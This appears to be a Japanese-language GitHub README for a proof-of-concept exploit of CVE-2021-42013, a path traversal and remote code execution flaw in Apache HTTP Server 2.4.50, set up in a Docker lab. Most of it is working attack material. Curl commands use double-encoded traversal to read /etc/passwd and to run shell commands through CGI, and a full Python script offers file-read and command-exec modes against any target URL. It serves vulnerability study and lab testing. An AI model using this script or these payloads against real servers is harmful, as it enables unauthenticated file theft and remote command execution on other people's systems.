 eunho87/cve-2021-42013
CVE-2021-42013 Apache HTTP Serverのパストラバーサルおよびリモートコード実行の脆弱性に対する概念実証エクスプロイト。Dockerベースのラボ環境とPython PoCスクリプトを含む。

寄稿者
Apache HTTP Server 2.4.50 のパス正規化処理に存在するバグにより、認証なしで任意のファイルを読み取ったり、リモートコードを実行したりできます。
CVE-2021-41773 の不完全なパッチによって発生し、二重 URL エンコード (%%32%65) を介して Apache のパスブロックをバイパスします。
CVE-2021-42013 が動作するには、以下の条件を満たす必要があります。
docker-compose up -d
テスト環境が実行されているか確認するために、以下のコードを実行します
docker-compose ps

サーバーが正常に実行されると、http://localhost:8080 にアクセスできます。

上位フォルダに移動するために ../ を使用しますが、Apache はこの文字をブロックしました。これをバイパスするために、. をエンコードした値 2e を代わりに使用できます。Apache 2.4.50 バージョンは %2e エンコーディングをデコードした後にチェックを行うため、%2e2e を使用すると ../ と同様に文字がブロックされます。そのため、二重エンコードを行い %%32%65 を使用して、そのフィルタリングをバイパスする必要があります。
curl -s --path-as-is "http://localhost:8080/static/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd"
CGI が可能な環境の場合、最後の部分を /bin/sh に変更して RCE が可能です。
curl -s --path-as-is -X POST \
  --data "echo Content-Type: text/plain; echo; id; uname -a" \
  "http://localhost:8080/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh"

#!/usr/bin/env python3
import sys
import http.client
from urllib.parse import urlparse

def exploit(target_url, mode, arg):
    parsed = urlparse(target_url)
    host = parsed.hostname
    port = parsed.port or 80
    trav = "%%32%65%%32%65/" * 4

    if mode == "read":
        path = f"/static/{trav}{arg}"
        conn = http.client.HTTPConnection(host, port, timeout=5)
        conn.request("GET", path)
    else:
        path = f"/cgi-bin/{trav}bin/sh"
        body = f"echo Content-Type: text/plain; echo; {arg}"
        conn = http.client.HTTPConnection(host, port, timeout=5)
        conn.request("POST", path, body=body, headers={"Content-Type": "application/x-www-form-urlencoded"})

    result = conn.getresponse().read().decode("utf-8", "replace")
    conn.close()
    return result

if __name__ == "__main__":
    if len(sys.argv) < 4:
        print(f"使用法: {sys.argv[0]} <url> <read|exec> <arg>")
        sys.exit(1)

    print(exploit(sys.argv[1], sys.argv[2], sys.argv[3]))

docker-compose down
